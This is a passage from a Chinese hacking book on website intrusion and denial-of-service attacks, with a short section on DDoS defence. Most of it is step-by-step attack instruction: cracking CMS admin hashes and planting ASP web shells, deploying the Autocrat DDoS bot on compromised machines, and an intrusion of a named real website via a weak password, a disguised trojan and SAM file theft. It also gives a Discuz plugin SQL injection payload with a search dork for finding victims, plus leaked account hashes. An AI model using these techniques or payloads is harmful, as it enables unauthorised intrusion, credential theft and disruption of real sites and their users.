


下载对应的数据信息

提示 ATTENTION


动易系统默认的数据库大小为 9.5M，如果你下载的数据库大小和它非常的相近，那么基本上是那些网站的管理员诱惑黑客而设置的假数据库。

STEP1 利用“辅臣数据库浏览器”这款小巧的数据库查看器，打开我们下载的 MDB 文件数据库。然后在数据库列表中找到“PE_Admin”这一项，这里就是该数据库文件存放管理员密码的地方，从中记录下“AdminName”和“Password”项目中的内容。其中的“Password”项目是经过 MD5 加密的，因此需要到专门的 MD5 破解网站进行在线破解。



查看数据库中的密码

STEP2 知道了管理员密码和账号后，同样利用动易系统默认的设置找到系统后台，然后利用管理员的账号和密码成功登录系统后台。一般的网站系统都有一个数据库备份的功能，以前通过这个功能就可以备份某个文件来执行 ASP 后门木马，可是这种方法在动易系统中不行。




提交网页木马的代码

现在我们在“系统设置”中选择单击“自定义页面管理”项目，接着单击“添加自定义页面”，

然后根据网页系统的提示进行相应的设置，最重要的是将 ASP 木马的源代码粘贴到“网页内容”里面即可。

STEP3 设置完成后单击“添加”按钮提交 ASP 木马，接着单击“自定义页面管理首页”选项，然后找到网页木马名称后单击“生成本页”按钮激活 ASP 木马。最后通过浏览器地址栏直接访问木马地址后，成功得到远程服务器系统的 SHELL，这样以后就可以对远程服务器进行适时地控制操作了。



对网站系统进行管理

10.6 拒绝服务攻击介绍

相对于入侵网络服务器，黑客似乎更愿意对它进行瘫痪攻击，毕竟这比夺取权限要容易得多，只服务器不能正常工作，那么攻击就算是成功了，所以我们每年都会见到很多大网站受到拒绝服务攻击。拒绝服务即 Denial of Service，简称 DoS，由于它的不易觉察性和简易性，因而一直是网络安全的一大隐患。它是一种技术含量低，攻击效果明显的攻击方法，受到攻击时，服务器在长时间内不能提供服务，使得合法用户不能得到服务，特别是分布式拒绝服务 DDoS，它的效果很明显，并且难以找到真正的攻击源，很难找到行之有效的解决方法。

10.6.1 拒绝服务攻击原理

拒绝服务攻击是一种广泛的系统漏洞，黑客们正热衷于对它的研究，而无数的网络用户将成为这种攻击的受害者。它是一种简单的破坏性攻



击，通常黑客利用 TCP/IP 中的某种漏洞，或者系统存在的某些漏洞，对目标系统发起大规模的攻击，使攻击目标失去工作能力，使系统不可访问因而合法用户不能及时得到应有的服务或系统资源，如 CPU 处理时间与网络带宽等。它最本质的特征是延长正常的应用服务的等待时间。

根据 TCP/IP 协议的原理，当客户端要和服务器进行通信时，会经过请求/确认的方式进行联系，如用户登录服务器时，首先是用户传送信息要求服务器确认，服务器给予响应回复客户端请求，当被确认后，客户端才能正式和服务器交流信息。在拒绝服务攻击情况下，黑客凭借虚假地址向服务器提交连接请求，当然服务器回复信息时就送到这个虚假地址，但是服务器回传时却无法找到这个地址，根据 TCP/IP 连接原理，此时服务器会进行等待，达到超时设置时才会断开这个连接。如果攻击者传送多个这样的请求或利用多个站点同时传送这样的请求，那么服务器就会等待更长时间，这个过程周而复始，最终会导致服务器资源用尽，网络带宽用完，正常的服务请求不能被服务器处理及回复而形成服务器的拒绝服务。拒绝服务并不是服务器不接受服务，而是服务器太忙，不能及时地响应请求，相对于客户来说就认为是服务器拒绝给予服务，严重时会造成服务器死机，甚至导致整个网络瘫痪。

拒绝服务攻击的目的不在于闯入一个站点或更改数据，而在于使站点无法服务于合法的请求。入侵者并不单纯为了进行拒绝服务而入侵，拒绝服务往往是为了完成其他入侵的必需的前提。例如，在目标主机上放置了木马等恶意程序，需要让目标主机重启；为了完成 IP 欺骗，而使被冒充的主机瘫痪；在正式入侵之前，使目标主机的日志系统不能正常工作；还有可能是出于政治或经济上的目的而发动的拒绝服务。

10.6.2 拒绝服务攻击举例

网络对拒绝服务攻击的抵抗力很有限，黑客可以阻止合法的用户使用网络和服务。常见的针对网络的拒绝服务攻击有如使用 Ping 命令。

这是最简单的攻击方式，攻击者通过 Ping 命

名向被攻击者发送大量超大字节的 ICMP 报文来攻击。在许多操作系统中 ICMP 数据包默认的大小为 64KB，当然用户也可以利用这个命令发送大字节的数据包，但是发送的包超过 65535B 就会造成服务器重组包时造成内存分配错误，发生缓冲区溢出，严重时会使服务器崩溃而拒绝服务。

如命令：Ping-165535< 目标主机的 IP 地址 >

对这类攻击的防范比较容易，可以安装防火墙拒绝对 ICMP 报文的响应，就会把这样的数据包拦住。


10.7 分布式拒绝服务攻击介绍

分布式拒绝服务攻击 (DDos, Distribute Denial of Service) 手段是在传统的 DoS 攻击基础之上产生的一类攻击方式。单一的 DoS 攻击一般采用一对一的方式，而分布式拒绝服务攻击则采用的是多对一方式。简言之就是集众人之力来对目标服务器进行攻击，最后达到其瘫痪的目的，而不像一般拒绝服务攻击那样只凭黑客一己之力。

10.7.1 分布式拒绝服务攻击原理

随着计算机与网络技术的发展，计算机的处理能力迅速增长，内存大大增加，同时也出现了千兆级别的网络，这使得 DoS 攻击的效果不明显，攻击的难度加大了，目标系统对恶意攻击包有足够的消化处理能力。假使攻击者每秒可以发送 500 个攻击包，但目标主机与网络带宽每秒钟可以处理 2 000 个攻击，这样的攻击就不会产生什么效果。


由于服务器性能的提高和网络带宽的增加，拒绝服务攻击的效果逐渐衰减下来，另外黑客要减小被追查到的可能性，分布式拒绝服务攻击手段就应运而生了。它的原理很简单，如果计算机与网络的处理能力提高了 2 倍，用一台攻击机来攻击不再起作用了，但是攻击者使用 10 台、100 台攻击机同时攻击则后果就可想而知了，分布式拒绝服务攻击就是利用更多的傀儡机来发起进攻，用比从前更大的规模来攻击受害者。



高速广泛连接的网络给大家带来了方便，也为分布式拒绝服务攻击创造了极为有利的条件。在低速网络时代时，黑客占领攻击用的傀儡机时，一般会优先考虑离目标网络近的机器，因为经过路由器的跳数少，效果好。而现在电信骨干结点之间的连接都是以 Gb/s 为单位，大城市之间可以达到 10Gb/s 的连接，这使得攻击可以从更远的地方或者其他城市发起，攻击者的傀儡机位置可以分布在更大的范围，选择起来更灵活了。

10.7.2 分布式攻击实例

独裁者 DDOS (Autocrat DDoS Client) 是一款可以控制大量 Server 进行 DDoS 的工具，支持 4 种攻击方法：SYN、LAND、FakePing 和狂怒之 Ping。因为它是一个 DDoS 工具，所以也是以 C/S 的形式存在的，先看客户端的使用方法。



Server端界面

共有 Client 和 Server 两个文件，而 Server


就是服务端，把它上传到目标机上运行即可，这个文件是不需要配置的，上传并运行后可直接用 IE 进行控制。

假设已经将文件上传并成功地执行了，现在用 IE 连接，连接的方法是 `http://IP:8535`。

其中的 Autocrat DDoS Server HTTP Attacker 就是我们 DDoS 所要用的目标机器了，控制它进行 DDoS。就像上面提到的，它一共有 4 个模块，分别对应于 4 种攻击方法。输入相应的 IP 和端口即可进行远程 DoS 攻击了。

下面来看 Client 的主界面，主机列表中是所控制的机器，服务端成功安装后可以在这里添加目标机器。用下面的检查状态检查目标机器的情况是否正常，也可以看见相应的 4 种攻击方法的攻击情况。如果目标机无效，会将 IP 显示在无效主机的列表中，单击右上方的“清空信息”按钮可以清除文本框中的内容，单击“检查文件”按钮则可以看到服务端文件的情况。

信使服务可以向目标机器发送信息，4 种攻击方式可在软件的上方工具按钮处选择。扫描主机可以对一个网段的主机进行扫描，取得实时信息。随机产生端口和 IP 可以随机帮助做随机选择，也可以指定 IP 和端口。定时设置可以在 0s ~ 60s 之间做设定，记得单击旁边的按钮保存。这里的设置为：10.8.10.229。已经设置攻击时间为 60s。



独裁者DDoS Client界面

10.7.3 如何判断是否被分布式攻击了

DDOS 的表现形式主要有两种，一种为流量攻击，主要是针对网络带宽的攻击，即大量攻击包导致网络带宽被阻塞，合法网络包被虚假的攻击包淹没而无法到达主机；另一种为资源耗尽攻击，主要是针对服务器主机的攻击，即通过大量攻击包导致主机的内存被耗尽或 CPU 被内核及应用程序占完而造成无法提供网络服务。

如何判断网站是否遭受了流量攻击呢？可通过 Ping 命令来测试，若发现 Ping 超时或丢包严重（假定平时是正常的），则可能遭受了流量攻击，此时若发现和你的主机接在同一交换机上的服务器也访问不了了，基本可以确定是遭受了流量攻击。当然，这样测试的前提是你到服务器主机之间的 ICMP 协议没有被路由器和防火墙等设备屏蔽，否则可采取 Telnet 主机服务器的网络服务端口来测试，效果是一样的。不过有一点可以肯定，假如平时 Ping 你的主机服务器和接在同一交换机上的主机服务器都是正常的，突然都 Ping 不通了或者是严重丢包，那么假如可以排除网络故障因素的话则肯定是遭受了流量攻击，再一个流量攻击的典型现象是，一旦遭受流量攻击，会发现用远程终端连接网站服务器会失败。

相对于流量攻击而言，资源耗尽攻击要容易判断一些，假如平时 Ping 网站主机和访问网站都是正常的，发现突然网站访问非常缓慢或无法访问了，而 Ping 还可以 Ping 通，则很可能遭受了资源耗尽攻击，此时若在服务器上用 Netstat -na 命令观察到有大量的

SYN_RECEIVED、TIME_WAIT、FIN_WAIT_1 等状态存在，而 ESTABLISHED 很少，则可判定肯定是遭受了资源耗尽攻击。还有一种属于资源耗尽攻击的现象是，Ping 自己的网站主机 Ping 不通或者是丢包严重，而 Ping 与自己的主机在同一交换机上的服务器则正常，造成这种原因是网站主机遭受攻击后导致系统内核或某些应用程序 CPU 利用率达到 100% 无法回应 Ping 命令，其实带宽还是有的，否则就 Ping 不通接在同一交换机上的主机了。

10.7.4 当前主要有三种流行的分布式攻击方法

1. SYN/ACK Flood攻击

这种攻击方法是经典最有效的 DDOS 方法，可通杀各种系统的网络服务，主要是通过向受害主机发送大量伪造源 IP 和源端口的 SYN 或 ACK 包，导致主机的缓存资源被耗尽或忙于发送回应包而造成拒绝服务，由于源都是伪造的故追踪起来比较困难，缺点是实施起来有一定难度，需要高带宽的僵尸主机支持。少量的这种攻击会导致主机服务器无法访问，但却可以 Ping 的通，在服务器上用 Netstat -na 命令会观察到存在大量的 SYN_RECEIVED 状态，大量的这种攻击会导致 Ping 失败、TCP/IP 栈失效，并会出现系统凝固现象，即不响应键盘和鼠标。普通防火墙大多无法抵御此种攻击。

2. TCP全连接攻击

这种攻击是为了绕过常规防火墙的检查而设计的，一般情况下，常规防火墙大多具备过滤 TearDrop、Land 等 DOS 攻击的能力，但对于正常的 TCP 连接是放过的，殊不知很多网络服务程序（如：IIS、Apache 等 Web 服务器）能接受的 TCP 连接数是有限的，一旦有大量的 TCP 连接，即便是正常的，也会导致网站访问非常缓慢甚至无法访问，TCP 全连接攻击就是通过许多僵尸主机不断地与受害服务器建立大量的 TCP 连接，直到服务器的内存等资源被耗尽而被拖跨，从而造成拒绝服务，这种攻击的特点是可绕过一般防火墙的防护而达到攻击目的，缺点是需要找很多僵尸主机，并且由于僵尸主机的 IP 是暴露的，因此容易被追踪。

3.刷Script脚本攻击

这种攻击主要是针对存在 ASP、JSP、PHP、CGI 等脚本程序，并调用 MSSQLServer、MySQLServer、Oracle 等数据库的网站系统而设计的，特征是和服务端建立正常的 TCP 连接，并不断的向脚本程序提交查询、列表等大量耗费数据库资源的调用，典型的以小博大的攻击方法。一般来说，提交一个 GET 或 POST 指令对客户端的耗费和带宽的占用是几乎可以忽略的，而服务器为处理此请求却可能要从上万条记录中去查出某个记录，这种处理过程对资源的耗费是很大的，常见的数据库服务器很少能支持数百个查询指令同时执行，而这对于客户端来说却是轻而易举的，因此攻击者只需通过 Proxy 代理向主机服务器大量递交查询指令，只需数分钟就会把服务器资源消耗掉而导致拒绝服务，常见的现象就是网站慢如蜗牛、ASP 程序失效、PHP 连接数据库失败、数据库主程序占用 CPU 偏高。这种攻击的特点是可以完全绕过普通的防火墙防护，轻松找一些 Proxy 代理就可实施攻击，缺点是对付只有静态页面的网站效果会大打折扣，并且有些 Proxy 会暴露攻击者的 IP 地址。

10.7.5 怎么抵御分布式攻击

到目前为止，对 DDoS 攻击的防御还是比较困难的，可以肯定的是，完全杜绝 DDOS 目前是不可能的，但通过适当的措施抵御 90% 的 DDOS 攻击是可以做到的，基于攻击和防御都有成本开销的缘故，若通过适当的办法增强了抵御 DDOS 的能力，也就意味着加大了攻击者的攻击成本，那么绝大多数攻击者将无法继续下去而放弃，也就相当于成功的抵御了 DDOS 攻击。

1.采用高性能的网络设备

首先要保证网络设备不能成为瓶颈，再就是假如和网络提供商有特殊关系或协议的话就更好了，当大量攻击发生的时候请他们在网络接点处做一下流量限制来对抗某些种类的 DDOS 攻击是非常有效的。

2.尽量避免NAT的使用

无论是路由器还是硬件防护墙设备要尽量避

免采用网络地址转换 NAT 的使用，因为采用此技术会较大降低网络通信能力，其实原因很简单，因为 NAT 需要对地址来回转换，转换过程中需要对网络包的校验和进行计算，因此浪费了很多 CPU 的时间，但有些时候必须使用 NAT，那就没有办法了。

3.充足的网络带宽保证

网络带宽直接决定了能抗受攻击的能力。

4.升级主机服务器硬件

在有网络带宽保证的前提下，请尽量提升硬件配置，起关键作用的主要是 CPU 和内存。

5.把网站做成静态页面

大量事实证明，把网站尽可能做成静态页面，不仅能大大提高抗攻击能力，而且还给黑客入侵带来不少麻烦，至少到现在为止关于 HTML 的溢出还没出现，若你非需要动态脚本调用，那就把它弄到另外一台单独主机去，免的遭受攻击时连累主服务器。

6.增强操作系统的TCP/IP栈

Windows 服务器操作系统，本身就具备一定的抵抗 DDOS 攻击的能力，只是默认状态下没有开启而已，若开启的话可抵挡约 10000 个 SYN 攻击包，若没有开启则仅能抵御数百个。

7.安装专业抗DDOS防火墙

专业的 DDOS 防火墙，有专门的安全公司来维护，能有效抵御攻击。

8.其他防御措施

以上的七条对抗 DDOS 建议，适合绝大多数拥有自己主机的用户，但假如采取以上措施后仍然不能解决 DDOS 问题，就有些麻烦了，可能需要更多投资，增加服务器数量并采用 DNS 轮巡或负载均衡技术，甚至需要购买七层交换机设备，从而使得抗 DDOS 攻击能力成倍提高，只要投资足够深入，总有攻击者会放弃的时候，那时候你就成功了！

第11章 网站漏洞入侵与防范

要防范黑客，你就必须知道他们都有哪些入侵手段。你知道他们是怎么入侵网站的吗？你知道他们是如何神不知鬼不觉地进入服务器的吗？希望你能从实例中找到借鉴之处，加强网站安全防范。

11.1 一个真实的入侵案例

用黑客工具找到服务器的漏洞的成功率不高，能否找到漏洞就要看你的运气了！如果运气好，一切就能找到，这里要介绍的是黑客入侵主页的主要手法。

提示 ATTENTION

在服务器上，要开启系统自动更新和日志记录，开启防火墙和杀毒软件，保证系统中不存在弱口令。

黑客进入网站先干啥？一般是先找网站的后台，网站为了方便管理都会存在一个或者多个后台，它们就如同一个营地里的指挥所，指挥所被人控制也就意味着整个网站的沦陷。找到后台，试弱口令、SQL注入等手段就可以一一施展出来了。如果成功进入后台，再尝试能否进一步入侵服务器。

其实现在很多非IT类网站由于管理员的网络安全意识淡薄，管理员的账号名称仍然是默认的admin，密码也为admin、123456或admin888，即使是IT类网站也可能存在类似的弱口令漏洞，所以这为黑客提供了诸多方便。

那如果管理员的安全意识非常强，网站做得像铁桶一般漏水不进，又该怎么办？既然正门不让进，那就走后门吧，直接入侵网站所在的服务器，再入侵网站（俗称旁注）就OK。土地都不安全，建在土地上的房子能安全？



黑客入侵路线图

这里我们以中国万网为例，给大家实例展示网站入侵的方法，该网站安全意识十分薄弱，给黑客有趁之机，如果你是网管员，应该引以为鉴，别让自己管理的服务器成为别人的“肉鸡”。

11.1.1 揪出隐藏的后台地址

我们找出了www.chendengxin.com的后台，先借助搜索引擎的力量试试，在搜索引擎中输入“admin inurl:chendengxin.com”或“管理员 后台 inurl:chendengxin.com”等关键字进行搜索。不过没有搜索到，似乎该网站还是有一定的安全防范措施。



免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

不过之后我们使用了一款名为“NBWS 网站后台路径猜测工具”就破解出了后台地址，如下图所示，www.chendengxin.com 的后台路径是 /manage/adminlogin.asp。


提示

ATTENTION

一些商业网站上往往有些隐私内容不希望被搜索引擎收录，通常它们会在网站根目录建立一个 robots.txt，将不想被搜索的路径添加到 robots.txt 中。

11.1.2 不设防的后台

找到路径后再测试其账号密码，没想到后台页面竟然如此脆弱，该页面存在弱口令漏洞，输入用户名 admin 和密码 123456 即可登录后台，如下图所示。




提示

ATTENTION

进入网站后台后，通常黑客先上传一句话木马，然后用这个一句话木马再上传真正的木马。在一个网站的后台中，能被利用上传木马的功能往往是各种上传功能，如下图所示。


需要注意的是，图片上传与附件上传是有区别的，如果是图片上传就不能直接上传 ASP 木马，需要把 ASP 木马伪装成图片。用记事本打开木马在开头部分输入 GIF89a?，回车即可。代码的目

的是为木马添加 GIF 图片的头部，点击“浏览”选择伪装好的木马上传即可。




11.1.3 借助木马控制网站

进入网站后台后，我们还可以进一步控制网站，例如用网站自带功能上传木马，找到上传的图片，点击右键选择“图片”属性，看到图片的地址是 http://www.chendengxin.com/img/product/2009831105760.asp。



在浏览器的地址栏输入地址 http://www.chendengxin.com/img/product/2009831105760.asp，就看到之前上传的木马，接着将木马再上传一次。




上图中的 f:\usr\cw93335 是网站的根目录，cw93335 是空间文件夹，在 Internet 上访问 http://www.chendengxin.com 其实就

打开了 cwf93335 的 index 文件。将木马上传至 f:\usr\cwf93335 并命名为 data.asp，再回到后台将之前发布的信息和图片都删掉，清除入侵痕迹，此时，木马的地址就是 http://www.chendengxin.com/data.asp，通过木马我们可以控制网站了。

11.1.4 控制服务器

当网站被控制后，接下来我们继续深入还可以拿下服务器。通过前面种下的木马，我们访问 system32\config，或 repair 文件夹找到了密码文件 SAM 文件。




SAM 文件包含管理员的账号和密码信息，借助 LC5 等破解工具就能实现，不过此时的 SAM 文件还不能轻易下载，我们只能辗转实现了：打开命令提示窗口中，输入 copy c:\system32\config\SAM f:\usr\cwf93335\SAM 命令，这样 SAM 文件被复制到网站的根目录中，这时就可以成功下载该文件。

前面我们已经知道了该网站的目录是在服务器的 f:\usr\cwf93335，根据网管员的习惯来联想一下，同服务器的其他网站会不会也在 f:\usr\目录中呢？在地址栏中输入特别地址。果然，在这个文件夹里发现了 400 个网站，如下图所示。

提示 ATTENTION

在谷歌中输入“同 IP 站点查询”，选择一个查询页面，在里面可以看到同一台服务器上都有哪些网站。



11.1.5 提高安全意识防范入侵

从前面的案例可以看出，如果这个网站被别有用心的人入侵的话，那么后果不堪设想，他们可以在网站中挂马，导致网站用户纷纷中毒；可以删除网站的数据，导致网站瘫痪；可以停止网站提供的服务，严重的甚至可以导致大面积的断网……

实际上本例的网站入侵案例并非系统漏洞造成的，而是因为网站管理员的安全防范意识不够被人入侵，只要管理员勤快一点，设置有个性的密码，那么黑客要猜出密码的可能性微乎其微，之后的网站入侵更是不可能的事了。

11.2 插件导致论坛沦陷

Discuz！论坛使用范围广，相应的各种各样的插件也非常多，其中很多都不是官方开发的，所以官方也不保障插件的安全。如果插件出了漏洞，甚至比论坛系统本身出了漏洞还严重。论坛系统出了漏洞，官方会推出补丁，而插件出了漏洞，却容易出现无人管的情况。例如这里所说的 Discuz！2Fly 礼品（序号）发放插件，就是这个样子。该漏洞最大的危害就是可以让黑客获得论坛的控制权。




11.2.1 插件中gameid过滤不严

漏洞存在于插件的 2fly_gift.php 文件中，因为对 gameid 参数没有进行过滤，导致通过构造注入代码就可以爆出管理员密码的 MD5 密文，再破解出 MD5 的原文就可以控制整个论坛了。2fly_gift.php 文件源代码中，输出礼品（序号）信息分支的变量 gameid 没有进行过滤，发布人分支输出的变量 gameid 同样也没有进行过滤，连空格这个基本的字符都没有过滤。

提示 ATTENTION

这里黑客使用的是注入攻击，它是对数据库进行攻击的常用手段之一。由于程序员的水平及经验参差不齐，相当大一部分程序员在编写代码的时候，没有对用户输入的数据的合法性进行判断。用户可以提交一段数据库查询代码，根据程序返回的结果，获得某些敏感数据。

Discuz! 论坛安装时创建的用户表名是 cdb_members，所以直接将 cdb_members 带注入代码中即可。如果注入攻击的是非 Discuz! 论坛，注入语句中应该含有 username（用户名）、password 两项。如果登录时可以使用 UID 登录，注入代码中就可以不含有 username 项。



提示 ATTENTION

UID 的全称是 User ID (Identification)，意思是会员代码，每一个会员都有一个账号，对应一个唯一的代码。

利用该漏洞的注入代码是：2fly_gift.php?pages=content&gameid=1 and 1=2 union select 1, 2, 3, 4, concat (password), 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24, 25, 26, 27, 28,

29, 30, 31, 32, 33, 34, 35, 36, 37 from cdb_members。

提示 ATTENTION

注入代码中的 concat (password) 意思是连接密码表段。如果想知道用户名，只需要将该句改为 concat (username, password) 即可。不过这样最终得到的用户名和密码 MD5 值是紧密连在一起的，所以在 username 与 password 中间通常会加 "0x3a"（显示为冒号）、"0x5f"（显示为小下划线），以分隔开用户名和密码。

截图中使用的注入语句分别为

```
项目简介
admin:2466f262a71004f50e531940963d5f9d
concat (username, 0x3a, password)

项目简介
admin_2466f262a71004f50e531940963d5f9d
concat (username, 0x5f, password)

项目简介
admin2466f262a71004f50e531940963d5f9d
concat (username, password)
```

11.2.2 利用插件漏洞控制网站

STEP1 打开谷歌搜索页面，输入关键字 inurl:2fly_gift.php 或者“为了确保资源有效性请在领取后立刻使用”（搜索时去掉引号），得到的搜索结果都是使用了 2Fly 礼品（序号）发放插件的论坛。挑选一个论坛作为目标论坛即可（支持 UID 登录最好），然后在论坛根目录后面输入注入代码即可爆出密码。

游戏介绍（新手卡|激活码|VIP礼包说明）

soyouxi:84620afaf8cf920af29f9edf39194aa8

留言板 >>> 赶快发表言论吧点击进入...

| | |
|---------------------|---------------|
| 1960 | vbnvbnvbnvbnb |
| 2009-02-04 08:51:20 | |
| zygaq1988 | |
| 2009-02-02 10:00:51 | |
| allwell | 是吗?我看看 |
| 2009-01-23 01:29:51 | |

提示 ATTENTION

如果网站对黑客提交的 SQL 注入代码进行了过滤，黑客也有应对之法，例如将空格替换成“%20”、将“\”替换成“%d”，这些都需要手工完成。

STEP2 第一步得到的管理员密码是经过 MD5 加密的，需要登录专门的网站去解密，例如 www.cmd5.com、www.md5.com.cn、www.xmd5.org 等。如果 MD5 解密失败，最好重新换一个目标或者进行暴力破解。

STEP3 得到管理员密码后登录论坛。登录时“UID”选择 1，输入密码即可。在前台登录后，页面的右上角会出现“系统设置”，这里就是后台的入口。利用同样的密码登录后台。



进入后台，就可以进行各种操作。UID 为 1 的用户对应着网站的创始人，得到管理员密码就意味着得到了这个论坛！如果是黑客做到这一步，他们还会继续，例如使用在线模板编辑功能在论坛首页挂马等。

Discuz！论坛的插件，数量多到小编数都数不过来，还有人故意写有后门的插件，所以选择插件也是有技巧的：插件作者以前有人气较高的作品，如果插件是知名组织出的更有安全保证，注意查看插件的版本，如果是评测版要慎用。

对普通用户而言上网时一定要开启杀毒软件的实时监控，最好使用带网页木马拦截功能的安全辅助工具，避免因访问到被挂马的页面而导致邮箱账号、网上银行账号、QQ 账号等被盗，甚至成为黑客的“肉鸡”。

11.3 商城被木马攻入

Ecshop 是一套网络商城建站系统，主要服务于想快捷搭建商城系统的用户，在百度中以“Ecshop”为关键字进行搜索，可以找到大约 2,100,000 篇相关网页，该系统是个人建立商城的主流软件。不过在黑客圈里面，盛传 Ecshop 商城系统有一个挂马的漏洞，该漏洞危害到底有

多大？

11.3.1 存在 SQL 注入漏洞

在网上，主要有两种类型的网络购物，一类是像淘宝这样的 C2C 网站，另一类是像卓越这样的 B2C 网站。B2C 网站除了卓越、当当等大型网站外，还有很多规模较小的 B2C 网站，由于这些中小型 B2C 网站数目较大，因此每天的成交量也非常可观。

这些的中小型 B2C 网站通常没有专业的建站团队，网站都是站长通过现成的商城程序搭建起来的，其中 Ecshop 网络商城系统用得最多，因此一旦这套系统出现安全问题，将会波及网络上所有采用这套系统建立的 B2C 网站。

但 Ecshop 也出现了安全漏洞，黑客可以利用该漏洞入侵网站，篡改商品价格，该漏洞可以被用来挂马，所有访问商城的用户都会中毒，他们的各种账号和密码可能被盗。此外，黑客可以修改网站的支付接口，用户购买商品时货款会直接打到黑客的账户中。

